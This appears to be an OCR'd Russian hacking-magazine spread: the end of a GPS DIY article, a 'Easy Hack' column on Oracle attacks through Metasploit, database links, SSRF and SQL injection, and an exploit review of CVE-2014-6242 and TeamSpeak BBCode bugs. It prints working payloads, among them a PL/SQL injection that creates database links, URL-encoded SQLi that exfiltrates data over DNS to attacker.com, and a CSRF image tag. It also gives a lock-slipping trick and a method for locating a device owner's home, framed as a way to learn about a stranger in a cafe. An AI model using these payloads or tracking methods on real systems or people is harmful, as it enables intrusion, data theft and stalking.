
Структура точности определения координат:

```
struct _fixInfo {
  double PDOP;
  double HDOP;
  double VDOP;
};
```

Структура для номера спутника, его положения и качества сигнала:

```
struct _satelliteInfo {
  int satelliteId;
  float height;
  float azimuth;
  float SNR; // соотношение сигнал/шум
  int isFull;
};
```

Если информация о спутнике неполная, например есть информация о высоте и азимуте, но нет о соотношении сигнал/шум, то в этом случае в поле `isFull` записывается нулевое значение. Такие спутники при выводе на «радар» будут игнорироваться.







Рис. 1. Общий вид u-center

Рис. 2. Ожидание того, что будет показано на экранчике 128 × 64

Рис. 3. А вот и реальность!



Заполнение структуры на основе массива токенов происходит очень просто: после разбора строки `GPGSA` в массиве `charTokens` значения факторов снижения точности *DOP находятся в элементах за номерами 15, 16 и 17.

```
fixInfo->PDOP = atof(charTokens[15]);
fixInfo->HDOP = atof(charTokens[16]);
fixInfo->VDOP = atof(charTokens[17]);
```

Теперь можно разобранную информацию смело выводить на экран (рис. 3).


FIN

Теперь ты знаешь, что в GPS тоже нет ничего сложного (если не лезть в дебри), а если тебе хочется понять суть спутниковой навигации, то добро пожаловать на курс от Стэнфорда «GPS: An Introduction to Satellite Navigation, with an interactive Worldwide Laboratory using Smartphones» (www.coursera.org/course/gpslab) или от Университета Миннесоты «From GPS and Google Maps to Spatial Computing» (https://class.coursera.org/spatialcomputing-001) на Coursera.


А в качестве домашнего задания я поставлю перед тобой три задачи: 1. Добавить возможность записи трека. 2. Заменить монохромный экран на цветной. 3. Вместе с WizFi220 (из номера 188) снабдить устройство возможностью получения A-GPS.

Если возникли вопросы, пиши мне. Удачи!

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ДОБАВИТЬ ПОДДЕРЖКУ ORACLE В METASPLOIT

РЕШЕНИЕ

Сегодняшний Easy Hack будет во многом посвящен трикам с базами данных Oracle, так что мы начнем с чисто технической проблемы — добавим поддержку Oracle в MSF.

В MSF есть приличный набор различных модулей для атаки на Oracle, вот только из коробки они не работают. Причина тому — отсутствие необходимых либ (OCI), которые MSF не может приложить из-за лицензионных проблем. А потому мы сами должны все качать с сайта Oracle (соглашаться с лицензией) и настраивать. Процесс этот не всегда прост и гладок, кое-какие мануалы есть в Сети, но зачастую они нерабочие. Поэтому я оставлю здесь опробованные последовательности действий.

Общий алгоритм таков:

1. Качаем и ставим Oracle Instant Client, а именно архив Basic, SDK и SQL*Plus.
2. Прописываем в ОС необходимые переменные окружения.
3. Ставим OCI-драйвер для Ruby от Metasploit'а.

Итак, точная последовательность для Kali:

1. Желательно обновиться до последней версии Kali:

```
apt-get update
apt-get distr-upgrade
```

2. Ставим ruby-dev.
3. Качаем клиент (как минимум 11-ю версию): goo.gl/CTAJLI.
4. «Устанавливаем» (xxx — версия клиента):

```
cd opt/
mkdir oracle
cd oracle/
unzip basic-xxx-linux.zip
```

```
unzip sdk-xxx-linux.zip
unzip sqlplus-xxx-linux.zip
cd instantclient_xxx/
ln -s libclntsh.so.xx.x libclntsh.so
wget https://github.com/kubo/ruby-oci8/archive/↵
ruby-oci8-2.1.5.tar.gz
tar -zxvf ruby-oci8-2.1.5.tar.gz
```

5. Прописываем instant client в переменные окружения:

```
echo "export PATH=$PATH:/opt/oracle/instantclient_xxx"↵
 >> /root/.bashrc
echo "export SQLPATH=/opt/oracle/instantclient_ xxx"↵
 >> /root/.bashrc
echo "export TNS_ADMIN=/opt/oracle/instantclient_ xxx"↵
>> /root/.bashrc
echo "export LD_LIBRARY_PATH=/opt/oracle/instantclient_ xxx"↵
>> /root/.bashrc
echo "export ORACLE_HOME=/opt/oracle/instantclient_ xxx"
>> /root/.bashrc
```

6. Ставим OCI в Ruby:

```
cd ruby-oci8-2.1.5/
ruby setup.rb config
```

```
File  Edit  View  Search  Terminal  Help
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/or
acle/instantclient_11_2
export SQLPATH=/opt/oracle/instantclient_11_2
export TNS_ADMIN=/opt/oracle/instantclient_11_2
export LD_LIBRARY_PATH=/opt/oracle/instantclient_11_2
export ORACLE_HOME=/opt/oracle/instantclient_11_2
root@kali:/opt/oracle/instantclient_11_2# ls
adrci            libnnz11.so       ojdbc5.jar                 SQLPLUS_README
BASIC_README     libocci.so.11.1   ojdbc6.jar                 uidrvci
genezi           libociei.so       ruby-oci8-2.1.5.tar.gz     xstreams.jar
glogin.sql       libocijdbc11.so   ruby-oci8-ruby-oci8-2.1.5
libclntsh.so     libsqlplusic.so   sdk
libclntsh.so.11.1 libsqlplus.so    sqlplus

root@kali: ~
File  Edit  View  Search  Terminal  Help
msf auxiliary(oracle_login) > info

       Name: Oracle RDBMS Login Utility
     Module: auxiliary/scanner/oracle/oracle_login
    License: Metasploit Framework License (BSD)
       Rank: Normal
```

Все установлено, прописано и работает

```
ruby setup.rb setup
ruby setup.rb install
```

Та-дам! Все готово!

РАСШИРИТЬ АТАКУ ЧЕРЕЗ ORACLE-ЛИНКИ

РЕШЕНИЕ

Представь себе ситуацию: нашел ты SQL-инъекцию в веб-приложении или же подобрал учетку через TNS listener, то есть получил доступ к ораклу на бэкенде. Конечно, первым делом надо порыскать по доступным табличкам и слить все интересное, но потом всегда есть желание проникнуть «глубже» и добраться до ОС или других серверов, например. В общем, так называемый этап постэксплуатации. Конечно, здесь важный шаг — посмотреть привилегии пользователя и уже танцевать от них. Но мы сейчас сконцентрируемся на одном из методов — через связи (они же «db link'и»).

Насколько я помню, все мощные СУБД, будь то Oracle, MS SQL, Postgres, имеют возможность сами подключаться к другим базам данных и вынимать инфу из них. Ты подключаешься в одну базу А и говоришь ей подключиться к СУБД Б, а дальше можешь посылать запросы через А в базу данных на Б. И что еще полезнее — данные можно «смешивать», то есть база данных А может выдавать различные итоги в зависимости от данных, полученных с Б.

«Обычный» юзер Oracle (созданный с ролями connect и resource, как это обычно происходит) не имеет прав на создание линков. Но это справедливо для версий с 10g R2 и более поздних. В более ранних версиях привилегия на создание линка входила в роль connect. Но что, если необходимые права у нас есть? Тогда мы можем сделать многое…

Представь себе ситуацию (причем вполне типовую): есть корпоративная сеть и в ней интересующая нас критичная система. Пусть это будет ERP. Но, как это бывает в здравомыслящих компаниях, ERP располагается в специальном сетевом сегменте с приличной фильтрацией, а наружу торчит только какой-нибудь веб-портал. Печалька… Но очень часто гораздо в меньшей строгости «живут» девелоперская версия той же ERP и версия ERP для тестирования. Кстати, такие тройки: боевая версия (продакшен), предпродакшен (тестирование) и девелоперская версия ERP — типовое решение в компаниях для любых крупных систем, так как они постоянно допиливаются, да и тестировать их надо. Так вот, мы можем атаковать эти версии, за которыми меньше приглядывают, а с них уже идти в атаку на прод, через те же линки например. Это стандартная ситуация, когда между продакшеном и другими «копиями» действуют гораздо более свободные правила фильтрации.

Немного практики. Просмотр привилегий:

```
SELECT * FROM USER_SYS_PRIVS;
```

Просмотр ролей:

```
SELECT * FROM USER_ROLE_PRIVS;
```

Создание линка:

```
CREATE DATABASE LINK link_name USING @ORCL;
```

Здесь мы создаем линк с именем link_name к базе данных на том же хосте, с другим SID'ом — ORCL (точнее service name'ом). При этом используется тот же логин и пароль, что и у действующего юзера.

Чтобы сказать базе данных, что данные мы хотим «переслать» в линк, мы должны указывать имя после собаки. Типа @link_name. Причем линк нужно указывать у имени таблицы. Например, запрос данных с удаленного сервера:

```
SELECT * from table_name@link_name;
```

Если же надо выполнить какую-то функцию на удаленном сервере, то линк нужно писать после имени функции, но до параметров:

SSRF через DBLINK на memcached

```
Administrator: C:\Windows\system32\cmd.exe - sqlplus / as sysdba
SQL> set sqlblanklines on
SQL> create database link link7 using '//[redacted]:11211/oradb
  2
  3  stats
  4
  5  z
  6  ';

Database link created.

SQL> select * from zzz@link7;
select * from zzz@link7
              *
ERROR at line 1:
ORA-12569: TNS:packet checksum failure

SQL>
```

```
Follow TCP Stream (tcp.stream eq 0)
Stream Content
.(.......;...A ...........F....aa......................... .. ......(DESCRIPTION=
(CONNECT_DATA=(SERVICE_NAME=oradb

stats

z)(CID=(PROGRAM=c:\app\oracuser\product\12.1.0\dbhome_1\bin\ORACLE.EXE)(HOST=WIN-
A4CD786SH46)(USER=Administrator)))(ADDRESS=(PROTOCOL=TCP)(HOST=[redacted])
(PORT=11211)))ERROR
ERROR
STAT pid 5290
STAT uptime 4704489
STAT time 1412766591
STAT version 1.4.13
STAT libevent 2.0.16-stable
STAT pointer_size 32
STAT rusage_user 89.061566
STAT rusage_system 86.509406
STAT curr_connections 10
STAT total_connections 9108
STAT connection_structures 14
```

```
SELECT function_name@link_name(function,parameters) from dual;
```

Кроме локальных линков, ты можешь создавать и удаленные, и даже с другими кредами:

```
CREATE DATABASE LINK link_name CONNECT TO username IDENTIFIED↵
BY password USING '//remote_host_name_or_ip:1521/ORCL;
```

Тут, думаю, ясно, что username и password — креды для подключения, а ORCL — это опять-таки service name.

И еще tip для удаления линков. Пригодится, чтобы подчищать хвосты.

```
DROP DATABASE LINK link_name;
```

Теперь давай прикинем, что мы можем сделать из этой возможности.

1. При создании локального линка ты сразу получишь ответ — есть такой SID или нет. При удаленном линке после первого запроса по линку получаешь аналогичный ответ. Причем в случае существования SID'а проверяются логин и пароль и система также возвращает ошибку, если они неверны. Таким образом, мы можем спокойно сначала перебирать SID'ы, а потом уже стандартные или не очень учетки.
2. Можно подключиться к самому же себе, но под другой учеткой! Это не так актуально для доступа через TNS, но вот для SQL-инъекций — самое то. Приведу пример. Есть SQLi в приложении, и мы можем выполнять какие-то запросы от какого-то юзера. Но у него может не быть интересных нам прав. А потому мы берем и создаем линк в ту же базу данных, но с другими кредами (брутфорс нам поможет). И вуаля! Мы все там же — за веб-приложением, но уже имеем в базе данных гораздо больше прав. Магия практически. Но здесь есть одно обидное ограничение. Для линков нет возможности создавать привилегированные подключения (под SYSDBA), что в зависимости от версии оракла может нас сильно (или не очень) ограничить в возможностях.
3. Когда ты получил доступ в базу данных — посмотри, нет ли там уже созданных линков. Шанс невелик, но все возможно. Причем, во-первых, там могут быть линки, уже созданные под твоим же юзером кем-то ранее, а бывают еще общие (PUBLIC) линки, созданные под каким-то другим пользователем, но доступные всем. Все доступные юзеру линки:

```
select * from USER_DB_LINKS;
```

4. Так как мы можем указывать имя хоста и порт, а также из-за информативности ошибок от базы данных мы легко можем проводить сканирование внутренней инфраструктуры.
5. После небольшого ресерча оказалось, что мы можем проводить SSRF-атаки. Есть ряд обидных ограничений. Во-первых, мусор в несколько строк в начале (бинарные заголовки от TNS-протокола), во-вторых, в некоторых запрещенных символах. Ну и да, ответ от сервера нам не получить. Зато мы можем делать перенос строк, а потому вполне можем общаться с различными плейнтекстовыми протоколами. FTP, SMTP.. Вероятно, против memcached заработает. В указанном выше способе создания линка наши команды идут после ORCL и до закрывающей кавычки.
6. И еще один «итог» SSRF — NTLM-релей. Мы можем указать линк на себя, перехватить NTLM-аутентификацию и переслать ее на другой сервер. Фичу эту я до конца не проверил, но к выходу журнала будет готовый PoC.

Надеюсь, не забыл ничего интересного, связанного с этой темой.

ОТКРЫТЬ ЗАМОК С ПОМОЩЬЮ ПЛАСТИКОВОЙ КАРТОЧКИ

РЕШЕНИЕ

Разбавим немного наш раздельчик триком из полюбившегося в хакерской среде lockpicking'а. Причем сугубо полезным. Ведь с каждым такое может случиться, что дверь за тобой захлопнулась, а ключи остались за дверью.

Итак, представь себе. У нас есть: дверь, замок, пластиковая карточка, желание открыть дверь. Но главное, что нужно для успеха, — определенный вид замка. Этот тип используется повсеместно в офисах и внутри квартир, в нем язычок (треугольный или штырек внутри, который препятствует открытию) остается подвижным даже после закрытия замка. То есть ручка двери заблокирована замком и потому мы не можем подвинуть язычок для открытия двери. Но сам язычок подвижен. Ну, я думаю, ты понял.



Карточка своими руками

Суть «атаки» очень проста: если язычок подвижен, то нам просто его надо подвинуть. А для того, чтобы его подвинуть, нам понадобится пластиковая карточка (голыми руками это сделать невозможно). Первое, что приходит на ум, — банковская карта (а-ля Visa), но рекомендуется что-то более гибкое и подвижное. Обычно это дисконтные карты всяких магазинов. И еще одна тонкость для начала: представим, что мы находимся со стороны двери со скошенной частью язычка.

Итак, последовательность проста. Вставляем карточку в дверную щель и упираемся перпендикулярно в язычок. Давим на карточку и сильно сгибаем ее в сторону дверной ручки. И последнее: резко выворачиваем карточку в противоположную сторону (то есть к дверному косяку) и при этом нажимаем на саму дверь.

Получается, что пластиковая карточка становится рычагом, который сдвигает язычок.

Возможно, с первого раза (рывка) не получится открыть дверь, так как язычок не до конца сдвинется, а потому следует последние два шага повторить несколько раз.

Способ дельный, но есть трудности. Во-первых, если мы с той стороны двери, куда выходит нескошенная часть язычка, то дело затрудняется, так как упираться нам надо наискосок (чтобы опять-таки хоть частично упереться в скошенную поверхность).

Во-вторых, нам очень часто могут помешать либо узкие зазоры между дверью и коробкой (карточку особо не подсунешь), либо молдинги/наличники, которые закрывают нам зазор.

ПРОЭКСПЛУАТИРОВАТЬ SQL-ИНЪЕКЦИИ ПОД ORACLE

РЕШЕНИЕ

И вот второй вопрос про Oracle. На самом деле он более крут, хотя и поменьше в размерах. Итак, представим, что у нас есть веб-приложение и в нем SQLi, а на backend'е у нас Oracle. Что мы будем делать? Ну конечно, сольем критичную инфу из базы. Неплохо, но как насчет того, чтобы углубиться подальше и добраться до ОС?

Как ни странно, Oracle — это своего рода монстр, и людей, которые в нем шарят (особенно в безопасности), совсем немного. Как итог — есть очень приличный шанс на успех в постэксплуатации из-за кривых настроек или недопатченности базы данных...

Все бы хорошо, да только нам мешает одна приличная проблема — весь самый вкусный функционал требует всяких радостей из PL/SQL (процедуры, анонимные блоки, DDL и кучу других непонятных штук), которые, в свою очередь, требуют делать множественные запросы (если честно, не знаю, как по-русски правильно сказать multi statement). А в обычной ситуации у нас нет возможности их производить. Если проще, multi statement — это несколько запросов, разделенных точкой с запятой, но их мы не можем напихать в какой-нибудь select.

Хотя на самом деле есть вариант. Некоторые функции позволяют передавать им целые блоки запросов. То есть ничто не мешает нам в скулю в select добавить такую функцию, а в нее уже напихать необходимых страшностей... Но до 2011 года все было грустно, так как была известна вроде как только одна такая функция — `sys.kupp$proc.create_mater_process()`, а для использования ее требовалась роль DBA. Совсем не тру. Так вот, в 2011 году Sumit «Sid» Siddharth из 7Safe представил шикарный white paper «Hacking Oracle from Web: Part2» (goo.gl/Qit5XX), в котором поведал о своей отличной находке: есть еще две функции, в которые можно внедрять PL/SQL-блоки, а самое главное — которые доступны для роли Public. Этими функциями являются

```
dbms_xmlquery.getxml()
dbms_xmlquery.newcontext()
```

Таким образом, по сути, любая скуля с правами обычного юзера стала эквивалентна прямому доступу в СУБД (как через SQL*Plus). Что еще круче, эти функции присутствуют во всех версиях Oracle после 8-й. Правда, в 12-й ее возможности почикали, но это не меняет того, что самые активно используемые версии — 10-я и 11-я — уязвимы.

Теперь давай перейдем к практике. В качестве примера создадим линк из первой задачки внутри select, куда у нас инъекция.

Запрос в БД будет `select * from products where id = 'SQLi_here'`. Тогда в скулю мы пишем следующее:

```
' and (select dbms_xmlquery.newcontex('declare PRAGMA↵
AUTONOMOUS_TRANSACTION; begin execute immediate ''CREATE↵
DATABASE LINK link_name CONNECT TO username IDENTIFIED BY↵
password USING '''//remote_host_name_or_ip:1521/ORCL''' '';
commit; end;') from dual) is not null --
```

Может показаться, что тут что-то трудное, но на деле просто.

Если отбросить все до первой и от последней скобки, что необходимо лишь для работоспособности запроса к СУБД, то мы имеем лишь select функции dbms_xmlquery.newcontex с нашим блоком запросов в скобках. Внутренность я чуть поясню.

- `declare PRAGMA AUTONOMOUS_TRANSACTION` — это указание компилятору оракла, что далее идет автономная транзакция. Если проще, то это значит, что ее выполнение не зависит от успешности выполнения других транзакций (например, процедуры-родителя);
- Begin — указывает на начало анонимного блока, а end — на его окончание;
- execute immediate — необходимо указывать, если в анонимном блоке мы хотим использовать Data Definition Language (DDL) запросы. Это такие специальные запросы: на изменение структуры базы данных, изменение юзеров, ролей и так далее. Считай «системные»;
- commit — говорит о том, что произведенные изменения необходимо записать в базу данных (если этого не сделать, изменения останутся только в памяти).

Внутри же идет тот же пример, что и указан выше, с тем лишь изменением, что каждое следующее «вложение» необходимо «окучивать» еще одной парой одинарных кавычек. Но это уже совсем обычная фича оракла.

В примере использована функция dbms_xmlquery.newcontex, но для dbms_xmlquery.getxml все будет аналогичным, и приводить для нее пример нет смысла.

Как видишь, все просто. Руки у нас развязаны. В white paper ты найдешь несколько примеров эксплуатации различных уязвимостей, например для повышения привилегий.

ОБНАРУЖИТЬ МЕСТО ЖИТЕЛЬСТВА ВЛАДЕЛЬЦА APPLE-ДЕВАЙСА

РЕШЕНИЕ

И немного о приватности. Это направление уже давно муссируется, и неспроста. Вне зависимости от того, есть ли у тебя секреты, хочется хоть как-то контролировать информацию о своей частной жизни. Но с развитием технологий все труднее это делать, она все чаще просачивается. Причем даже не для корпораций или спецслужб, а кому попало.

На самом деле данная задачка немного «притянута за уши», но она хорошо обобщает три интересные фичи. Кроме того, во многом это все актуально и для владельцев мобильных девайсов других фирм. Но перейдем к делу и конкретизируем ситуацию. Есть какой-то девайс и мы, которые находимся в относительной близости.

Всем известно, что Wi-Fi-роутеры систематически посылают широковещательные запросы в канал о том, что они есть, такие хорошие, и о своих характеристиках, необходимых для подключения к ним. Но мобильные устройства (точнее, почти все Wi-Fi-клиенты) систематически рассылают информацию в поисках известных им сетей (точнее, тех, для которых стоит автоматическое подключение). Если у человека включен Wi-Fi на устройстве, то мы чисто из эфира можем уже вынуть информацию о тех местах, которые он посещал. SSID'ы сетей зачастую несут в себе вполне осмысленную информацию. Например, названия кафе, отелей, компаний.

И здесь есть интересное последствие, на котором во многом основана работа известной тулзени — KARMA. Мы можем отснифать имя SSID'а и побыстрому поднять такую же точку доступа, после чего атакуемый девайс сам к нам может подключиться. А может не подключиться :). Здесь все зависит от конкретной реализации ПО. Некоторые системы смотрят на изменение протокола подключения, а некоторые — нет. То есть если к домашнему роутеру ты подключаешься с ноута по WPA, например, а я подниму точку с таким же SSID'ом, но открытую, то в зависимости от ПО в твоей ОС твой ноут все равно может подключиться к моей точке.

Карта с Wi-Fi-точками от Wigle.net

У Apple-девайсов, насколько мне известно, есть такая проверка. Но чаще всего находится какая-то беззащитная точка из «запомненных», которую мы можем и подменить.

О'кей, мы заставили девайс подсоединиться к себе. Что дальше?

А дальше интересная особенность Apple-девайсов (ноги которой растут из какого-то RFC): при подключении к новой сети они пытаются найти предыдущие гейтвеи. То есть они запрашивают — а есть ли здесь такой-то IP с таким-то MAC'ом? И данные эти берутся от предыдущих подключений.

Я протестировал на iOS 7 версии, и такой запрос действительно проскакивает сразу же после подключения устройства к сети. Но только один, хотя в теории должны быть три последние точки доступа.

Да, что это нам может дать? Не считая раскрытия внутренней IP-адресации, мы получаем MAC-адрес гейта, который с большой вероятностью является Wi-Fi-роутером. А если это так, то, вспомнив, что MAC аналогичен BSSID'у Wi-Fi-точки, мы получаем очень интересный материал для работы!

Ты, наверное, в курсе, что многие корпорации (например, Google) собирают информацию о Wi-Fi-точках и их территориальном расположении. Например, всякие Android- и Apple-девайсы делают это в фоновом режиме постоянно (насколько мне известно). Прогулялся с включенным Wi-Fi — считай, собрал инфу для корпорации. Правда, сейчас чисто за счет Wi-Fi мы можем добиться высокой точности определения месторасположения.

Но самое интересное для нас, что некоторые компании делятся этой информацией (даже бесплатно). То есть мы можем запросить у сервиса, где находится такой-то BSSID, и нам выведут его координаты. Та-дам!

Но стоит сказать, что несколько лет назад был у гугла некий скандальчик, в результате которого «пояса затянулись». Теперь одного BSSID'а не хватает, а надо их два. Хотя фактически это незначительно затрудняет задачу. Во-первых, потому как Apple-девайсы дисклозят нам несколько последних MAC'ов. Во-вторых, потому, что мы можем перебирать известные BSSID'ы точек и, играя в игру «тепло — холодно», найти интересующую нас Wi-Fi-точку.

Вот такие вот дела. Здесь можно найти описание API от Google: goo.gl/wzqFhk. А вот еще сервис goo.gl/XXBz5r, предоставляющий локацию по одному BSSID'у (но база в основном в Америке). Кроме того, знающие люди посоветовали тулзу iSniff-GPS (goo.gl/LnedPg), которая выполняет часть из описанных фич, так что присмотрись к ней, если данная тема тебя заинтересовала.

Настало время, когда, придя в кафешку с кармой и увидев симпатичную девушку, после некоторых махинаций ты будешь знать о ней, возможно, больше, чем хотелось бы :).

Спасибо за внимание и успешных познаний нового!

Борис Рютин, ЦОР
dukebarman.pro,
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

В предыдущий месяц интернет, не побоюсь этого слова, взорвала новость с уязвимостью ShellShock. Ей подвержены многие устройства, использующие bash. И по слухам, с помощью этой уязвимости, возможно, были скомпрометированы Yahoo-серверы. Поэтому рассмотрим ее с примерами использования и еще несколькими менее популярными уязвимостями.

SQL-ИНЪЕКЦИИ В WORDPRESS-ПЛАГИНЕ

CVSSv2: 6.5 (AV:N/AC:L/Au:S/C:P/I:P/A:P)
Дата релиза: 3 сентября 2014 года
Автор: High-Tech Bridge SA
CVE: 2014-6242

Для защиты сайтов мы часто используем различные third-party тулзы и плагины, например модные нынче WAF. Но иногда это добавляет, помимо защиты, еще и новый вектор атаки. Сегодняшний обзор мы и начнем с уязвимости в таком плагине для популярной платформы WordPress — All In One WP Security. Исследователями из компании High-Tech Bridge SA были найдены не простые уязвимости, а SQL-инъекции, которые без проблем позволяют скомпрометировать базу данных сайта. Правда, есть ограничения: для воспроизведения атаки требуются права администратора. Но мы можем обойти это, используя атаки CSRF или DNS Exfiltration. О последней рассказывал Мирослав Штампар (Miroslav Stampar) с примером использования в своей программе sqlmap на PHDays 2012. Видео доклада есть в открытом доступе (bit.ly/1t0auAN).

Перейдем к самим ошибкам и сразу эксплойтам для них.

EXPLOIT

Первая инъекция находится в GET-параметре `orderby`. Из-за некорректной обработки этой переменной скрипт `/wp-admin/admin.php` позволяет провести инъекцию произвольного SQL-кода. Пример атаки на сервер с помощью технологии DNS Exfiltration. Ее суть — отправить DNS-запрос к серверу, который находится под управлением атакующего, и потребовать IP-адрес для результата выполнения. Например, выполним такой код на тестовом сервере:

```
http://[host]/wp-admin/admin.php?page=aiowpsec&tab=tab1↵
&orderby=%28select%20load_file%28CONCAT%28CHAR%2892%29,C↵
HAR%2892%29,%28select%20version%28%29%29,CHAR%2846%29,C↵
HAR%2897%29,CHAR%28116%29,CHAR%28116%29,CHAR%2897%29,CH↵
AR%2899%29,CHAR%28107%29,CHAR%28101%29,CHAR%28114%29,CH↵
AR%2846%29,CHAR%2899%29,CHAR%28111%29,CHAR%28109%29,CHA↵
R%2892%29,CHAR%28102%29,CHAR%28111%29,CHAR%28111%29,CHA↵
R%2898%29,CHAR%2897%29,CHAR%28114%29%29%29%29
```

После выполнения появится запрос к `5.1.70-community-log.attacker.com`.

Вторая уязвимость находится в параметре `order`. Для нее эксплойт будет похожим, но с небольшим изменением. DNS Exfiltration:

```
http://[host]/wp-admin/admin.php?page=aiowpsec&tab↵
=tab1&orderby=%28select%20load_file%28CONCAT%28CHAR↵
%2892%29,CHAR%2892%29,%28select%20version%28%29%2↵
9,CHAR%2846%29,CHAR%2897%29,CHAR%28116%29,CHAR%2811↵
6%29,CHAR%2897%29,CHAR%2899%29,CHAR%28107%29,CHAR%↵
28101%29,CHAR%28114%29,CHAR%2846%29,CHAR%2899%29,↵
CHAR%28111%29,CHAR%28109%29,CHAR%2892%29,CHAR%2810↵
2%29,CHAR%28111%29,CHAR%28111%29,CHAR%2898%29,CHAR↵
%2897%29,CHAR%28114%29%29%29%29
```

Рассмотрим также CSRF-вариант для одной из уязвимостей. Создаем HTML-страницу со следующим «изображением» и просим администратора ресурса зайти на наш сайт:

```
<img src="http://[host]/wp-admin/admin.php?page=aiowp↵
sec&tab=tab1&orderby=%28select%20load_file%28CONCAT%28↵
CHAR%2892%29,CHAR%2892%29,%28select%20version%28%29%2↵
9,CHAR%2846%29,CHAR%2897%29,CHAR%28116%29,CHAR%28116%↵
29,CHAR%2897%29,CHAR%2899%29,CHAR%28107%29,CHAR%2810↵
1%29,CHAR%28114%29,CHAR%2846%29,CHAR%2899%29,CHAR%↵
28111%29,CHAR%28109%29,CHAR%2892%29,CHAR%28102%29,CHA↵
R%28111%29,CHAR%28111%29,CHAR%2898%29,CHAR%2897%29,↵
CHAR%28114%29%29%29%29">
```

TARGETS

All In One WP Security Plugin <= 3.8.2.

SOLUTION

Есть исправление от производителя.

ПЕРЕПОЛНЕНИЕ БУФЕРА В TEAMSPEAK CLIENT V3.0.14

CVSSv2: N/A
Дата релиза: 1 октября 2014 года
Автор: SpyEye, Christian Galeone
CVE: 2014-7221, **CVE:** 2014-7222

Думаю, многим читателям знакома программа для организации конференций TeamSpeak, которую взяли на вооружение как игроки в обычные компьютерные игры, так и различные хакерские CTF для взаимодействия внутри команды или клана. В TeamSpeak применяются различные BB-коды для более красивого оформления текста. В частности, один из таких кодов [IMG] используется в сообщениях, которые отправляются по всему серверу, отдельному каналу или лично отдельному пользователю. При обработке такого кода и нашлась ошибка, позволяющая или произвести DoS-атаку с некоторыми опасными нюансами, или применить некоторые особенности для успешной СИ-атаки (социальная инженерия).

EXPLOIT

Как уже было сказано, для воспроизведения различных случаев достаточно отправить сообщение на канал или отдельному пользователю. Рассмотрим, что можно сделать, используя этот тег.

Очистка или удаление чата:

```
[img][img]" width="999..." height="99...[/img][/img]
```

При наведении указателя мыши на чат появляется надпись YES. Можно добавить ссылку, по которой кликнет пользователь.

```
[url=#][img][img]" width="50" height="50" title="YES"↵
style="background-color:black;[/img][/img][/url]
```

Также мы можем рисовать изображения, используя CSS, или воспользоваться Base64 представлением изображения и отобразить интернетовский мем — тролля.

```
[img][img]data:image/png;base64,iVBORw0KGgoAAAANSUh↵
EUgAAAB4AAAAfCAIAAAB/DupQAAAAAXNSR0IArs4c6QAAAARn↵
QU1BAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAERSURB↵
VEhL7ZZRDsMwCENz/1PlZl1UKkZsE5pK/ev+tjQPY8y2drz2aq+Rj↵
w8N3qaGNPXaGoxAG1NStuohIkIliKtmUlJ0Jnx0Y0de2PoTJWPjf↵
gyX/a2kwKkDJ9X2UO+9FBW9qlWPpwfUuECPbjLUb4Enl2rjuth1yB↵
BxVvPraIidRa957nAKOtjxSXU2EA4ACzcbp+zGIchUgZXQjVufGgK↵
6OHwitieVla3C509nwZCfC9N4Zay1cutiCuWQ0kXnLAILtBeqYa/↵
iABlUb6zcjgjyApEVO/jPbf4qXv02+n3LbKwBgiAqV/frnea0eA1b↵
EI65Dl9ZhlPBAXuIZh+k6RuGlN3oLDy7dufW9+8JXPoBxFWD6ul6B↵
o8AAAAASUVORK5CYII=[/img][/img]
```

Еще несколько вариантов от автора уязвимости можно найти на сайте, где она была опубликована (bit.ly/ZO79rC).

Ну и самые опасные варианты, которые приводят к падению или фризу приложения. Если пользователь в этот момент говорил, то у него останется включенным микрофон до того момента, как будет закрыто приложение или перевключен микрофон. Варианты тестировались на Windows 7.

CVE-2014-7221:

```
[img][img]//http://www.teamspeak.com/templates/team↵
